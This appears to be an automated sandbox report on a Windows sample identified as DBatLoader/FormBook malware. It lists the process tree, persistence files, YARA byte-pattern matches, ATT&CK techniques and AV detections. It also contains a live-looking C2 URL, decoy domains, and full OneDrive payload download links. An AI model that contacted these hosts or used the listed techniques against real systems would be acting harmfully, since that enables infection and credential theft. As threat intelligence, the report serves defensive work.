ID: 679238
Sample Name: mWyPrcv7Pl
Cookbook: default.jbs
Time: 12:50:10
Date: 05/08/2022
Version: 35.0.0 Citrine

Table of Contents


Windows Analysis Report

mWyPrcv7Pl


Overview

General Information

Sample Name:	mWyPrcv7Pl (renamed file extension from none to exe)
Analysis ID:	679238
MD5:	557232ed6bcc30..
SHA1:	bd739f8686a3a5..
SHA256:	f28fc7b2cb76f0a…
Tags:	exe
Infos:	



Detection




DBatLoader, FormBook

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Multi AV Scanner detection for subm…
- Yara detected FormBook
- Malicious sample detected (through…
- Yara detected DBatLoader
- Multi AV Scanner detection for drop…
- Yara detected UAC Bypass using C…
- Writes to foreign memory regions
- Allocates memory in foreign process…
- C2 URLs / IPs found in malware con…
- Creates a thread in another existing…
- Uses 32bit PE files
- Yara signature match

Classification



Process Tree

- **System is w10x64**
- mWyPrcv7Pl.exe (PID: 1320 cmdline: "C:\Users\user\Desktop\mWyPrcv7Pl.exe" MD5: 557232ED6BCC3043CBA02AEDCBC96891)
  - logagent.exe (PID: 5980 cmdline: "C:\Windows\System32\logagent.exe" MD5: E2036AC444AB4AD91EECC1A80FF7212F)
    - WerFault.exe (PID: 5788 cmdline: C:\Windows\SysWOW64\WerFault.exe -u -p 5980 -s 492 MD5: 9E2B8ACAD48ECCA55C0230D63623661B)
- Tdceco.exe (PID: 5336 cmdline: "C:\Users\Public\Libraries\Tdceco.exe" MD5: 557232ED6BCC3043CBA02AEDCBC96891)
  - logagent.exe (PID: 4004 cmdline: "C:\Windows\System32\logagent.exe" MD5: E2036AC444AB4AD91EECC1A80FF7212F)
    - WerFault.exe (PID: 2124 cmdline: C:\Windows\SysWOW64\WerFault.exe -u -p 4004 -s 492 MD5: 9E2B8ACAD48ECCA55C0230D63623661B)
    - WerFault.exe (PID: 5756 cmdline: C:\Windows\SysWOW64\WerFault.exe -u -p 4004 -s 532 MD5: 9E2B8ACAD48ECCA55C0230D63623661B)
- Tdceco.exe (PID: 1316 cmdline: "C:\Users\Public\Libraries\Tdceco.exe" MD5: 557232ED6BCC3043CBA02AEDCBC96891)
  - logagent.exe (PID: 1112 cmdline: "C:\Windows\System32\logagent.exe" MD5: E2036AC444AB4AD91EECC1A80FF7212F)
  - logagent.exe (PID: 5060 cmdline: "C:\Windows\System32\logagent.exe" MD5: E2036AC444AB4AD91EECC1A80FF7212F)
- **cleanup**

Malware Configuration

Threatname: FormBook

```
{
  "C2 list": [
    "www.kingnat.xyz/t3c9/"
  ],
  "decoy": [
    "waidfu.com",
    "sjglyshsv.com",
    "sdztgy.com",
    "health-magazines.info",
    "bajoarmadura.com",
    "oxian.xyz",
    "jonspearman.com",
    "fusodu.online",
    "jx1718.net",
    "arminva6tinderella.xyz",
    "susuhiwah.com",
    "novotherm.online",
    "superbloomerz.com",
    "kuaida56.com",
    "74hc86.com",
    "stellumml.com",
    "neurocalibration.com",
    "pinkspirit.store",
    "solitaipat.com",
    "eassiy.com",
    "w-coinbase.xyz",
    "transliberation.space",
    "food2goscunthorpeonline.com",
    "as2082m.icu",
    "goodhistoryhealth.com",
    "albertojanderson.space",
    "idc169.com",
    "silverholleorganicfarms.com",
    "influxpr.com",
    "lechecondensada.info",
    "airyflamy.com",
    "rangersmix.com",
    "muadogiadungtot.site",
    "feldfire.store",
    "splitdrinks.com",
    "lbzyfj.com",
    "mydailycash.online",
    "ifa-samsung.com",
    "bzfjm.net",
    "001qr.com",
    "elylil.com",
    "coloradogives365.com",
    "vmpapp.com",
    "yourcoachsteph.com",
    "annalenaroeder.com",
    "gsolartech.com",
    "vsecom.net",
    "digihouse.biz",
    "paxof.com",
    "spectrumfxstudio.com",
    "cwmjcs.com",
    "borilicious.com",
    "bigmamma1121.com",
    "future.hockey",
    "billionaero.com",
    "ebavconnect.com",
    "essntialstore.com",
    "hillbumper.com",
    "mlnxsw.xyz",
    "bicyclelover.com",
    "sabjibajar.com",
    "abudhabityrerepair.com",
    "birdpet.store",
    "www6142.com"
  ]
}
```

Yara Signatures

Initial Sample

Source	Rule	Description	Author	Strings
mWyPrcv7Pl.exe	JoeSecurity_DBatLoader	Yara detected DBatLoader	Joe Security	

Dropped Files

Source	Rule	Description	Author	Strings
C:\Users\Public\Libraries\ocecdT.url	Methodology_Shortcut_HotKey	Detects possible shortcut usage for .URL persistence	@itsreallynick (Nick Carr)	• 0x56:$hotkey: \x0AHotKey=3 • 0x0:$url_explicit: [InternetShortcut]
C:\Users\Public\Libraries\ocecdT.url	Methodology_Contains_Shortcut_OtherURIhandlers	Detects possible shortcut usage for .URL persistence	@itsreallynick (Nick Carr)	• 0x14:$file: URL= • 0x0:$url_explicit: [InternetShortcut]
C:\Users\Public\Libraries\Tdceco.exe	JoeSecurity_DBatLoader	Yara detected DBatLoader	Joe Security	

Memory Dumps

Source	Rule	Description	Author	Strings
00000005.00000000.389338625.0000000050481000.00000040.00000400.00020000.00000000.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
00000005.00000000.389338625.0000000050481000.00000040.00000400.00020000.00000000.sdmp	Windows_Trojan_Formbook_1112e116	unknown	unknown	• 0x5251:$a1: 3C 30 50 4F 53 54 74 09 40 • 0x1bb80:$a2: 74 0A 4E 0F B6 08 8D 44 08 01 75 F6 8D 70 01 0F B6 00 8D 55 • 0x99bf:$a3: 1A D2 80 E2 AF 80 C2 7E EB 2A 80 FA 2F 75 11 8A D0 80 E2 01 • 0x148a7:$a4: 04 83 C4 0C 83 06 07 5B 5F 5E 8B E5 5D C3 8B 17 03 55 0C 6A 01 83
00000005.00000000.389338625.0000000050481000.00000040.00000400.00020000.00000000.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x8908:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8b72:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x146a5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14191:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x147a7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1491f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x958a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1340c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa283:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1a8e7:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1b8ea:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
00000005.00000000.389338625.0000000050481000.00000040.00000400.00020000.00000000.sdmp	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x17809:$sqlite3step: 68 34 1C 7B E1 • 0x1791c:$sqlite3step: 68 34 1C 7B E1 • 0x17838:$sqlite3text: 68 38 2A 90 C5 • 0x1795d:$sqlite3text: 68 38 2A 90 C5 • 0x1784b:$sqlite3blob: 68 53 D8 7F 8C • 0x17973:$sqlite3blob: 68 53 D8 7F 8C
0000000F.00000000.475401299.0000000050481000.00000040.00000400.00020000.00000000.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	

Click to see the 125 entries

Unpacked PEs

Source	Rule	Description	Author	Strings
0.2.mWyPrcv7Pl.exe.5050000.4.unpack	JoeSecurity_UACBypassusingComputerDefaults	Yara detected UAC Bypass using ComputerDefaults	Joe Security	
0.0.mWyPrcv7Pl.exe.400000.0.unpack	JoeSecurity_DBatLoader	Yara detected DBatLoader	Joe Security	

Sigma Signatures

No Sigma rule has matched

Snort Signatures

No Snort rule has matched

Joe Sandbox Signatures

AV Detection

Multi AV Scanner detection for submitted file

Yara detected FormBook

Multi AV Scanner detection for dropped file

Exploits

Yara detected UAC Bypass using ComputerDefaults

Networking

C2 URLs / IPs found in malware configuration

E-Banking Fraud

Yara detected FormBook

System Summary

Malicious sample detected (through community Yara rule)

Data Obfuscation

Yara detected DBatLoader

HIPS / PFW / Operating System Protection Evasion

Writes to foreign memory regions

Allocates memory in foreign processes

Creates a thread in another existing process (thread injection)

Stealing of Sensitive Information

Yara detected FormBook


Remote Access Functionality

Yara detected FormBook

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	Windows Management Instrumentation	1 Registry Run Keys / Startup Folder	3 1 1 Process Injection	1 Masquerading	1 Input Capture	1 Query Registry	Remote Services	1 Input Capture	Exfiltration Over Other Network Medium	1 1 Encrypted Channel	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	Modify System Partition
Default Accounts	Scheduled Task/Job	1 DLL Side-Loading	1 Registry Run Keys / Startup Folder	1 Virtualization/Sandbox Evasion	LSASS Memory	1 2 1 Security Software Discovery	Remote Desktop Protocol	1 Archive Collected Data	Exfiltration Over Bluetooth	1 Ingress Tool Transfer	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	At (Linux)	Logon Script (Windows)	1 DLL Side-Loading	3 1 1 Process Injection	Security Account Manager	1 Virtualization/Sandbox Evasion	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	2 Non-Application Layer Protocol	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	2 Obfuscated Files or Information	NTDS	1 Process Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	1 3 Application Layer Protocol	SIM Card Swap		Carrier Billing Fraud
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	1 Software Packing	LSA Secrets	1 Remote System Discovery	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication		Manipulate App Store Rankings or Ratings
Replication Through Removable Media	Launchd	Rc.common	Rc.common	1 DLL Side-Loading	Cached Domain Credentials	1 File and Directory Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service		Abuse Accessibility Features
External Remote Services	Scheduled Task	Startup Items	Startup Items	Compile After Delivery	DCSync	2 System Information Discovery	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points		Data Encrypted for Impact


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
mWyPrcv7Pl.exe	46%	Metadefender		Browse
mWyPrcv7Pl.exe	76%	ReversingLabs	Win32.Trojan.Remcos	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\Public\Libraries\Tdceco.exe	46%	Metadefender		Browse
C:\Users\Public\Libraries\Tdceco.exe	76%	ReversingLabs	Win32.Trojan.Remcos	

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
9.3.Tdceco.exe.4fad408.47.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
12.3.Tdceco.exe.4f3d640.2.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
9.3.Tdceco.exe.4fb2ac4.105.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
0.3.mWyPrcv7Pl.exe.4f17a78.44.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File

Source	Detection	Scanner	Label	Link	Download
9.3.Tdceco.exe.4fbc0a8.79.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
9.3.Tdceco.exe.4fac400.50.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
9.3.Tdceco.exe.4faaf30.2.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
9.3.Tdceco.exe.4fb83f0.57.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
0.3.mWyPrcv7Pl.exe.4f10008.10.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
9.3.Tdceco.exe.4faaa20.33.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
9.3.Tdceco.exe.4fae064.74.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
9.3.Tdceco.exe.4fa8474.15.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
9.3.Tdceco.exe.4faaa20.32.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
9.3.Tdceco.exe.4fca0fc.81.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
9.3.Tdceco.exe.4fb25e0.27.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
0.3.mWyPrcv7Pl.exe.4f0fb48.37.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
9.2.Tdceco.exe.3ce41b0.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
9.3.Tdceco.exe.4fb6a50.8.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
9.3.Tdceco.exe.4fb6a50.7.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
0.3.mWyPrcv7Pl.exe.4f1a48c.17.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
9.3.Tdceco.exe.4fa4640.0.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
9.3.Tdceco.exe.4fd6420.117.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
0.3.mWyPrcv7Pl.exe.4f0f7c8.33.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
0.3.mWyPrcv7Pl.exe.4f176bc.36.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
9.3.Tdceco.exe.4fac01c.10.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
9.3.Tdceco.exe.4fab5ec.38.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
0.3.mWyPrcv7Pl.exe.4f0f66c.29.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
0.3.mWyPrcv7Pl.exe.4f154f0.24.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
9.3.Tdceco.exe.4fd0008.31.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
9.3.Tdceco.exe.4fb56b8.34.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
0.3.mWyPrcv7Pl.exe.4f176bc.34.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
0.3.mWyPrcv7Pl.exe.4f0fc1c.49.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
0.3.mWyPrcv7Pl.exe.4f17a78.42.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
12.3.Tdceco.exe.4f417cc.0.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
0.3.mWyPrcv7Pl.exe.4f17b3c.48.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
0.3.mWyPrcv7Pl.exe.4f0fb68.43.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
9.3.Tdceco.exe.4fb2c20.118.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
9.3.Tdceco.exe.4fbaca0.36.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
9.3.Tdceco.exe.4fb403c.122.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File

Source	Detection	Scanner	Label	Link	Download
0.2.mWyPrcv7Pl.exe.3c544fc.0.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
0.3.mWyPrcv7Pl.exe.4f0fb74.47.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
9.3.Tdceco.exe.4fab5ec.39.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
9.3.Tdceco.exe.4fae9fc.88.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
0.3.mWyPrcv7Pl.exe.4f0e894.22.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
9.3.Tdceco.exe.4fb2438.108.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
0.3.mWyPrcv7Pl.exe.4f10008.9.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
9.3.Tdceco.exe.4fb4008.12.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
9.3.Tdceco.exe.4fae508.71.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
9.3.Tdceco.exe.4fa9530.25.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
9.3.Tdceco.exe.4fb8d70.65.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
9.3.Tdceco.exe.4fc4430.113.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
0.3.mWyPrcv7Pl.exe.4f17c10.51.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
12.3.Tdceco.exe.4f3fb68.6.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
9.3.Tdceco.exe.4fb1e38.11.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
0.3.mWyPrcv7Pl.exe.4a58308.2.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
9.3.Tdceco.exe.4fc4428.110.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
9.3.Tdceco.exe.4fc51e0.63.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
9.3.Tdceco.exe.4fac42c.55.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
0.3.mWyPrcv7Pl.exe.4f0fb48.38.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
9.3.Tdceco.exe.4fb0008.94.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
0.3.mWyPrcv7Pl.exe.4f0fb68.41.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
9.3.Tdceco.exe.4fb93a4.48.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
9.3.Tdceco.exe.4fac008.43.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
0.3.mWyPrcv7Pl.exe.4a588b8.1.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
9.3.Tdceco.exe.4fc412c.106.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
0.3.mWyPrcv7Pl.exe.4a598f8.3.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
12.3.Tdceco.exe.4f3fb68.5.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
0.3.mWyPrcv7Pl.exe.4f17a5c.39.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
0.3.mWyPrcv7Pl.exe.4f16c58.20.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
9.3.Tdceco.exe.4fc51e0.62.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
9.3.Tdceco.exe.4fb2118.18.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
0.3.mWyPrcv7Pl.exe.4f117cc.5.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
12.2.Tdceco.exe.2a741b0.0.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
9.3.Tdceco.exe.4fbc7f8.86.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File

Source	Detection	Scanner	Label	Link	Download
9.3.Tdceco.exe.4fae280.78.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
0.3.mWyPrcv7Pl.exe.4f0d318.4.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
9.3.Tdceco.exe.4fc5a5c.30.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
9.3.Tdceco.exe.4fbc01c.26.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
9.3.Tdceco.exe.4fd0008.29.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
9.3.Tdceco.exe.4fb032c.6.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
9.3.Tdceco.exe.4fb6790.41.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
9.3.Tdceco.exe.4fbc0a8.80.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
9.3.Tdceco.exe.4fc3108.92.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
0.3.mWyPrcv7Pl.exe.4f10008.26.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
9.3.Tdceco.exe.4fc3108.91.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
9.3.Tdceco.exe.4fd2584.101.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
9.3.Tdceco.exe.4fa92d0.17.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
9.3.Tdceco.exe.4fb6790.40.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
9.3.Tdceco.exe.4fb2ac4.104.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
9.3.Tdceco.exe.4fb7c54.44.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
0.2.mWyPrcv7Pl.exe.3c84180.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
9.3.Tdceco.exe.4fbb5b4.72.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
9.3.Tdceco.exe.4fb2118.20.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
0.3.mWyPrcv7Pl.exe.4f1003c.53.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
9.3.Tdceco.exe.4fc412c.107.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
9.3.Tdceco.exe.4fa92ec.21.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
9.3.Tdceco.exe.4fc53e8.121.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
9.3.Tdceco.exe.4fa6204.9.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
0.3.mWyPrcv7Pl.exe.4f1748c.28.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
9.3.Tdceco.exe.4fb4008.16.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://www.pregrad.netopenU	0%	Avira URL Cloud	safe	
http://www.pregrad.net	0%	Avira URL Cloud	safe	
http://www.emerge.deDVarFileInfo$	0%	Avira URL Cloud	safe	
www.kingnat.xyz/t3c9/	0%	Avira URL Cloud	safe	
http://www.emerge.de	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
l-0003.l-dc-msedge.net	13.107.43.12	true	false		unknown
onedrive.live.com	unknown	unknown	false		high
p5lwwa.am.files.1drv.com	unknown	unknown	false		high

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://https://p5lwwa.am.files.1drv.com/y4mWaWHLDrKa1inK4H1-418q8gR5LOHQWd0yslABzjJdjTslqzhgckkVhZZLptEbF7ndQ_lX3hAzKtmxmKLkKoh_hOoV_JQR-EgEudu5yE6WeSxYG9Dp8AYZBrdKmH4vWosv4HmD7AL1CuOg2XRAncH98temHxOll2gz4xWzEHjt_yiVKKE7vnQWji5idDo64O4jlghaSFcD1evnS6W_9DV8Q/Tdcecogbbgrxarcelvdgocpkcdmqukp?download&psid=1	false		high
http://https://p5lwwa.am.files.1drv.com/y4mg-DHcHfDPwlEu14sqxJyRZsryuh1g85uk6OFK2GIjs72wZESTb1fRA8K_iSfWQEYtoouzDxBltKddN1Av6UMrT1igS3asX2Ub5nMyzzNHe1ElN6oIFeFAsb76-p7XcS9XaWDDD0uiOMHwkSOZMFc0reu1fq666DxIfR2x7R8JpvyoQZ7Fo6AbBps1dyU-ZtyLWKa7YwP_DeWKIrs8ghU8A/Tdcecogbbgrxarcelvdgocpkcdmqukp?download&psid=1	false		high
www.kingnat.xyz/t3c9/	true	• Avira URL Cloud: safe	low
